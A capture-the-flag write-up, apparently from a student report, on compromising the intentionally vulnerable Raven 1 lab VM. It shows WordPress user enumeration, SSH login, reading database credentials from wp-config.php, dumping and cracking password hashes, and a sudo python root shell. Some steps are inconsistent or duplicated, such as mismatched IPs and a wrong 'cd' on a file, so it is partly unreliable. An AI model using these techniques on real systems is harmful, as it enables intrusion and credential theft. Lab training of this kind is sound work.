Catching the Flag: Raven OS


Submitted by:

Tushar Agarwal

Index

Downloading the operating system:


https://www.vulnhub.com/entry/raven-1,256/



There are three ways of downloading the operating system as mentioned above:

Once you are done with downloading:

Importing the operating system:



In the empty file option give the path of downloaded file and then it will automatically import the operating sysytem.

Finding the IP of the working Operating System.


To find the IP you have to set network of both the operating system to “Bridge network” (you can prefer any other but should be same).

1- Raven os.
2- Kali Linux (which one has to be used for attacking).

Note down the current IP of kali linux by cmd:ifconfig


<192.168.43.52>

Command: netdiscover -r 192.168.43.00/24




Ip found : 192.168.43.119

Checking the Ip: Simple browse the IP



Scanning the IP.

Command: nmap -p- 192.168.43.119




This show ssh port is open

Command : nikto –host 192.168.43.119

```
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.

+ 7916 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2020-04-06 23:47:13 (GMT5.5) (12722 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~# nikto -host http://192.168.43.119
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.43.119
+ Target Hostname:    192.168.43.119
+ Target Port:        80
+ Start Time:         2020-04-06 23:47:36 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2020-04-06 23:49:34 (GMT5.5) (118 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

This shows site have wordpress vulnerability.



Finding the vulnerabilities.

As we have find site is using wordpress so we tried to wp scan to find the vulerabilities:

Command: wpscan –url http://192.168.43.119/wordpress --wp-content-dir -et -ep -eu

```
root@kali:/home/nikhil# wpscan --url http://192.168.1.14/wordpress --wp-content-dir -ep -et -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.4.0
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[+] URL: http://192.168.1.14/wordpress/
[+] Started: Tue Nov 27 15:26:42 2018

Interesting Finding(s):

[+] http://192.168.1.14/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

I have found some interesting content in this scan also.

There are two user account on this website but I tried to logn it failed, but remembered ssh port is open during scan.

So I thought I could try to log in via SSH by using the same username and password which we have identified in WPScan. The output for it can be seen.

First, we tried with the “steven” user, but the password was incorrect for this user. When I tried with the “michael” user, the password

worked successfully and we could log into the target machine through SSH.

```
Applications  Places  System

File  Actions  Edit  View  Help
root@kali: ~    root@kali: ~    root@kali: ~

[+] http://192.168.43.119/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.43.119/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.43.119/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.43.119/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:03 <==========================================================

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Tue Apr  7 00:08:44 2020
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.52 KB
[+] Data Received: 284.659 KB
[+] Memory used: 93.441 MB
[+] Elapsed time: 00:00:09
root@kali:~# ssh micheal@192.168.43.119
The authenticity of host '192.168.43.119 (192.168.43.119)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.119' (ECDSA) to the list of known hosts.
ssh_dispatch_run_fatal: Connection to 192.168.43.119 port 22: Broken pipe
root@kali:~#
```

Exploitation the Vulnerabilities.

Command: ssh micheal@192.168.43.119

In /var/www/html folder I found a flag.

```
Applications  Places  System
File  Actions  Edit  View  Help
root@kali: ~    michael@Raven: /var/www    root@kali: ~

 |  - http://192.168.43.119/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:03 <==========================================================

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Tue Apr  7 00:08:44 2020
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.52 KB
[+] Data Received: 284.659 KB
[+] Memory used: 93.441 MB
[+] Elapsed time: 00:00:09
root@kali:~# ssh micheal@192.168.43.119
The authenticity of host '192.168.43.119 (192.168.43.119)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.119' (ECDSA) to the list of known hosts.
ssh_dispatch_run_fatal: Connection to 192.168.43.119 port 22: Broken pipe
root@kali:~# ssh michael@192.168.43.119
michael@192.168.43.119's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$ cd /var/www
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$
```

4

We have found flag2 first and it can be seen in the highlighted area of the above screenshot.

While exploring the document root folder in the target machine as user “Michael,” I found another flag in the “service.html” file which can be seen in the following screenshot.

```
view-source:http://192.168.1.14/service.html                                    120%
                                <a href="#"><i class="fa fa-facebook"></i></a>
                                <a href="#"><i class="fa fa-twitter"></i></a>
                                <a href="#"><i class="fa fa-dribbble"></i></a>
                                <a href="#"><i class="fa fa-behance"></i></a>
                            </div>
                        </div>
                    </div>
                </div>
            </div>
        </footer>
        <!-- End footer Area -->
        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
        <script src="js/vendor/jquery-2.2.4.min.js"></script>
        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B
        <script src="js/vendor/bootstrap.min.js"></script>
        <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw5
        <script src="js/easing.min.js"></script>
        <script src="js/hoverIntent.js"></script>
        <script src="js/superfish.min.js"></script>
        <script src="js/jquery.ajaxchimp.min.js"></script>
        <script src="js/jquery.magnific-popup.min.js"></script>
        <script src="js/owl.carousel.min.js"></script>
        <script src="js/jquery.sticky.js"></script>
        <script src="js/jquery.nice-select.min.js"></script>
        <script src="js/waypoints.min.js"></script>
        <script src="js/jquery.counterup.min.js"></script>
        <script src="js/parallax.min.js"></script>
        <script src="js/mail-script.js"></script>
        <script src="js/main.js"></script>
    </body>
</html>
```

We have founder two flags.

Gaining the Root Access.

As we know, WordPress was installed in the application, so let's see the database credentials which should be in the configuration file.

Command: cd /var/www/html/wordpress/wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

As we got aware of root password of sql database:

Command: mysql -u root -p

```
michael@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 70
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Command: show databases;

Use wordpress;

Show tables;

Select * from wp_users;

```
Applications  Places  System
michael@Raven: /var/www/html/wordpress
File  Actions  Edit  View  Help
root@kali: ~   michael@Rave...ml/wordpress   root@kali: ~   root@kali: ~

mysql> show wordpress;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'wordpress' at line 1
mysql> UPDATE table1 SET id=0;
ERROR 1046 (3D000): No database selected
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp-user
    -> select *from wp-user;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '-user
select *from wp-user' at line 1
mysql> select *from wp-user;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '-user' at line 1
mysql> select * from wp-user;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '-user' at line 1
mysql> select * from wp-users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '-users' at line 1
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |                     |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+---------------+
2 rows in set (0.00 sec)

mysql>
```

We gained the password in hash format of user steven.

Used the john the ripper tool for the gaining the password.

```
root@kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Remaining 1 password hash
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:05:52  3/3 0g/s 4784p/s 4784c/s 4784C/s 13183a..13218a
0g 0:00:09:11  3/3 0g/s 4677p/s 4677c/s 4677C/s jmm340..jmm3lw
0g 0:00:09:18  3/3 0g/s 4674p/s 4674c/s 4674C/s laubye..lalcam
0g 0:00:10:20  3/3 0g/s 4658p/s 4658c/s 4658C/s ccb10s..ccbbea
0g 0:01:11:15  3/3 0g/s 4525p/s 4525c/s 4525C/s bbrinhe..bbrind2
0g 0:01:11:26  3/3 0g/s 4525p/s 4525c/s 4525C/s jmjer98..jmjeld3
Session aborted
root@kali:~# john --show wp_hashes.txt
steven:pink84
1 password hash cracked, 1 left
```

Pass: pink84

Running the bash file for gaining the access to the root:

Command: sudo -l

Sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’

```
Applications  Places  System
michael@Raven:
File  Actions  Edit  View  Help
root@kali: ~   michael@Rave...ml/wordpress   root@kali: ~   root@kali: ~
$ sudo chmod /bin/bash
[sudo] password for steven:
Sorry, user steven is not allowed to execute '/bin/chmod /bin/bash' as root on raven.local.
$ su michael
Password:
michael@Raven:/var/www/html/wordpress$ sudo -i
[sudo] password for michael:
michael is not in the sudoers file.  This incident will be reported.
michael@Raven:/var/www/html/wordpress$ su setev
No passwd entry for user 'setev'
michael@Raven:/var/www/html/wordpress$ su setven
No passwd entry for user 'setven'
michael@Raven:/var/www/html/wordpress$ su seteven
No passwd entry for user 'seteven'
michael@Raven:/var/www/html/wordpress$ su steven
Password:
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawm("/bin/bash");'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spawm'
$ sudo python -c 'import pty;pty.spawm("/bin/bash");'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spawm'
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.swapn("/bin/bash");'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'swapn'
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@Raven:/var/www/html/wordpress# id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:/var/www/html/wordpress# cd /root/
root@Raven:~#
```

Yahoooo! We have gained the root access.

We have found the flag4

Command: ls

```
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spawm'
$ sudo python -c 'import pty;pty.spawm("/bin/bash");'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spawm'
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.swapn("/bin/bash");'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'swapn'
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
